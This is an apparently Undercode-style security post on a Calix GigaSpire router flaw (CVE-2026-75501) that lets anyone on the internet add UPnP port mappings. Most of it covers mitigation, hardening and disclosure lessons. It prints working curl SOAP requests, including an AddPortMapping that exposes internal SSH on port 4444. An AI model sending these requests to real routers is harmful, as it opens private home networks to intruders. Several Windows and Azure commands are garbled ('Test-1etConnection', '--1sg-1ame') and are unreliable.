
Listen to this Post
Introduction

A critical unpatched vulnerability in Calix GigaSpire GS5239XG residential routers allows unauthenticated remote attackers to bypass Network Address Translation (NAT) and firewall protections, exposing internal devices—including cameras, NAS systems, and administrative interfaces—directly to the public internet. Tracked as CVE-2026-75501, the flaw stems from the MiniUPnPd control endpoint being exposed on the WAN interface via TCP port 5000 without any access controls, enabling attackers to send unauthenticated SOAP requests to create, delete, or enumerate port mappings. With no official patch available and the vendor unresponsive to repeated disclosure attempts, this vulnerability represents a severe supply-chain risk given Calix’s widespread deployment across major U.S. broadband providers including Cox Communications, Brightspeed, ALLO, and CityFibre.
Learning Objectives & Secrets
- Objective 1: Understand the technical mechanics of CVE-2026-75501—how the MiniUPnPd service binds to the WAN interface on TCP port 5000 and why this exposes internal networks without authentication.
- Objective 2 (Secret Tip): Learn how to manually test for the vulnerability using `curl` SOAP requests to enumerate existing port mappings and verify exposure—a technique security researchers use to audit router security posture.
- Objective 3 (Secret Tip): Discover how to implement temporary mitigation by disabling UPnP via the administrative interface (Advanced → Security → UPnP) while maintaining manual port-forwarding rules for critical services.
You Should Know
1. Understanding the SOAP-Based Attack Vector
The vulnerability exists because the affected firmware (EXOS/6.6.47) binds the UPnP WANIPConnection SOAP service to the public WAN interface without requiring any form of authentication. An attacker on the public internet can send a single unauthenticated SOAP request to the router’s WAN IP address on TCP port 5000, instructing it to add a port-forwarding rule that persists even after a reboot. This effectively turns the router into a willing proxy, forwarding traffic from a public-facing port to any internal device the attacker specifies.
Step‑by‑step guide to understanding the attack flow:
- Reconnaissance: The attacker scans for Calix GS5239XG devices with port 5000 open on the WAN interface.
- SOAP Enumeration: Using a `curl` request, the attacker enumerates existing UPnP mappings to understand the internal network layout.
- Rule Injection: The attacker sends a crafted SOAP `AddPortMapping` request, specifying an internal IP (e.g., 192.168.1.100), internal port (e.g., 22 for SSH), and a public-facing port (e.g., 4444).
- Persistence: The rule is written to the router’s NVRAM and survives power cycles, creating a permanent backdoor.
- Exploitation: The attacker connects to the public IP on the specified public port, gaining direct access to the internal device.
Example `curl` command to enumerate port mappings (for authorized security testing only):
curl -X POST http://<ROUTER_WAN_IP>:5000/control/WANIPConnection \
-H "SOAPACTION: urn:schemas-upnp-org:service:WANIPConnection:1GetPortMappings" \
-H "Content-Type: text/xml; charset=utf-8" \
-d '<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:GetPortMappings xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"/>
</s:Body>
</s:Envelope>'
Example `curl` command to add a malicious port-forwarding rule (for educational purposes only):
curl -X POST http://<ROUTER_WAN_IP>:5000/control/WANIPConnection \
-H "SOAPACTION: urn:schemas-upnp-org:service:WANIPConnection:1AddPortMapping" \
-H "Content-Type: text/xml; charset=utf-8" \
-d '<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>4444</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
<NewInternalPort>22</NewInternalPort>
<NewInternalClient>192.168.1.100</NewInternalClient>
<NewEnabled>1</NewEnabled>
<NewPortMappingDescription>Malicious</NewPortMappingDescription>
<NewLeaseDuration>0</NewLeaseDuration>
</u:AddPortMapping>
</s:Body>
</s:Envelope>'
2. Cisco‑Style Hardening: Disabling UPnP and Verifying Configuration
Since no official patch exists, the primary mitigation is to disable UPnP entirely through the router’s administrative interface. However, some ISPs lock this setting, requiring users to contact their provider directly. For security professionals auditing large deployments, verifying whether UPnP is disabled across fleets of Calix devices is critical.
Step‑by‑step guide to verifying UPnP status via the administrative interface:
- Access the router’s web interface by navigating to `http://192.168.1.1` (or the gateway IP assigned by your ISP).
- Log in with administrative credentials (default credentials are often printed on the device label—change them immediately if still default).
3. Navigate to Advanced → Security.
- Locate the UPnP toggle and ensure it is set to Disabled.
- If the setting is grayed out or locked, contact your ISP’s support team and request that they disable UPnP remotely.
- After disabling, reboot the router and verify that TCP port 5000 is no longer accessible from the WAN interface.
Linux command to verify WAN exposure from an external network (use a remote VPS or trusted third-party scanner):
nmap -p 5000 <ROUTER_PUBLIC_IP>
If port 5000 returns as open, the router remains vulnerable. A `filtered` or `closed` state indicates successful mitigation.
Windows command (using Test-1etConnection in PowerShell):
Test-1etConnection -ComputerName <ROUTER_PUBLIC_IP> -Port 5000
3. Alternative Mitigation: Firewall Rules and Network Segmentation
For organizations or advanced users who cannot disable UPnP due to dependency on UPnP-dependent applications (e.g., gaming consoles, P2P software), an alternative is to implement additional firewall rules on the router—if the firmware supports advanced configuration—or deploy a secondary firewall between the Calix device and the internal network.
Step‑by‑step guide to implementing a perimeter firewall rule (if supported):
- Access the router’s advanced firewall settings (if available).
- Create an inbound rule that blocks all traffic destined for TCP port 5000 from any source on the WAN interface.
- Alternatively, if the router supports IP-based access control lists (ACLs), restrict access to port 5000 to only trusted management IPs.
- As a last resort, place the Calix router in bridge mode and use a third-party router/firewall appliance that supports granular UPnP controls and WAN-side access restrictions.
Linux command to simulate a firewall rule using `iptables` (for gateway devices running Linux):
iptables -A INPUT -i eth0 -p tcp --dport 5000 -j DROP
iptables -A INPUT -i eth0 -p udp --dport 5000 -j DROP
Windows command to block port 5000 using the built-in firewall (for Windows-based gateways):
New-1etFirewallRule -DisplayName "Block UPnP Port 5000" -Direction Inbound -Protocol TCP -LocalPort 5000 -Action Block
4. Network Segmentation and Zero‑Trust Principles
Beyond immediate mitigation, this vulnerability underscores the importance of network segmentation and zero-trust architecture in home and small-business environments. IoT devices, IP cameras, and NAS systems should never reside on the same network segment as critical workstations or sensitive data.
Step‑by‑step guide to implementing VLAN-based segmentation:
- Identify critical devices: Categorize all devices on the network into trust zones (e.g., “Untrusted IoT,” “Guest,” “Corporate,” “Management”).
- Configure VLANs: Using a managed switch or a router that supports VLAN tagging, create separate VLANs for each trust zone.
- Apply firewall policies: Restrict inter-VLAN traffic using firewall rules—allow only necessary communication (e.g., permitting a workstation to access a NAS on a specific port while blocking IoT devices from reaching the corporate network).
- Isolate UPnP-dependent devices: Place gaming consoles and other UPnP-reliant devices on a dedicated VLAN with strict egress filtering.
- Monitor logs: Regularly review firewall logs for unauthorized inter-VLAN connection attempts.
-
The Vendor Disclosure Breakdown: Lessons for the Industry
The disclosure timeline for CVE-2026-75501 reveals significant gaps in vendor responsiveness. Researcher Brian Khan Quintana first attempted to notify Calix on June 7, 2026, but received no response. After multiple failed attempts, he escalated to the Carnegie Mellon CERT Coordination Center, which coordinated the public disclosure. This pattern—vendor unresponsiveness followed by forced public disclosure—is increasingly common and highlights the need for stronger regulatory frameworks around coordinated vulnerability disclosure.
Key lessons for security professionals:
- Always escalate: If a vendor does not respond within 45 days, escalate to a CERT or CVE Numbering Authority (CNA).
- Document everything: Maintain detailed logs of all disclosure attempts, including dates, methods, and any partial responses.
- Prepare for public disclosure: Have a clear, responsible disclosure plan that includes technical write-ups, proof-of-concept code (redacted if necessary), and mitigation guidance.
- Engage the community: Publish findings on platforms like GitHub or personal security blogs to ensure the broader community is aware of the risk.
6. Cloud and API Security Parallels
The Calix flaw is a textbook example of insecure API design—a SOAP endpoint exposed without authentication on a public interface. This mirrors common misconfigurations in cloud environments where APIs are inadvertently exposed to the public internet without proper identity and access management (IAM) controls.
Step‑by‑step guide to auditing API security in cloud environments:
- Inventory all APIs: Use cloud provider tools (e.g., AWS API Gateway, Azure API Management) to list all exposed APIs.
- Check authentication: Verify that every API endpoint requires authentication (OAuth2, API keys, or mutual TLS).
- Review network exposure: Ensure APIs are not bound to `0.0.0.0` or public interfaces unless absolutely necessary—use VPCs, private subnets, and security groups to restrict access.
- Implement rate limiting: Protect against brute-force and enumeration attacks by implementing rate limiting and request throttling.
- Conduct regular penetration testing: Simulate attacker behavior to identify misconfigured endpoints before malicious actors do.
AWS CLI command to list open security groups (potential exposure indicator):
aws ec2 describe-security-groups --filters Name=ip-permission.from-port,Values=5000 --query 'SecurityGroups[].GroupId'
Azure CLI command to check Network Security Group rules allowing port 5000:
az network nsg rule list --1sg-1ame <NSG_NAME> --resource-group <RG> --query "[?destinationPortRange=='5000']"
What Undercode Say
- Key Takeaway 1: CVE-2026-75501 is a critical zero-day with no patch available—immediate mitigation (disabling UPnP) is essential for all Calix GS5239XG users, and ISPs must take proactive steps to protect their customers.
-
Key Takeaway 2: The vulnerability exposes the broader failure of IoT and CPE (Customer Premises Equipment) vendors to implement basic secure-by-design principles—exposing administrative interfaces to the WAN without authentication is inexcusable in 2026.
Analysis: This flaw is particularly dangerous because it requires no user interaction, no authentication, and survives reboots. Attackers can silently establish persistent backdoors into home networks, potentially pivoting to corporate VPNs, stealing sensitive data, or recruiting devices into botnets. The fact that Calix has remained unresponsive for over two months raises serious questions about the company’s security posture and incident response capabilities. For security teams, this incident serves as a stark reminder that supply-chain risk extends beyond software libraries to include network hardware deployed at the edge. Organizations should inventory all Calix devices in their extended ecosystem, enforce UPnP disabling policies, and consider replacing affected units with alternatives that support regular security updates and responsible disclosure practices. The broader industry must push for mandatory vulnerability disclosure timelines and independent security audits for broadband CPE.
Prediction
- -1: Expect widespread exploitation campaigns within the next 30–60 days as threat actors incorporate this vulnerability into automated scanning and botnet recruitment toolkits—home users with vulnerable routers face imminent risk of compromise.
-
-1: Class-action lawsuits against Calix and affected ISPs are likely, particularly if data breaches resulting from this flaw lead to tangible consumer harm, given the vendor’s documented failure to respond to disclosure attempts.
-
-1: The absence of a patch may force ISPs to remotely push firmware updates or disable UPnP across millions of devices—a logistical nightmare that could take months to fully execute, leaving a vast attack surface exposed in the interim.
▶️ Related Video (82% Match):
https://www.youtube.com/watch?v=01OV91zZ0JI
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ejGnBH2q – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


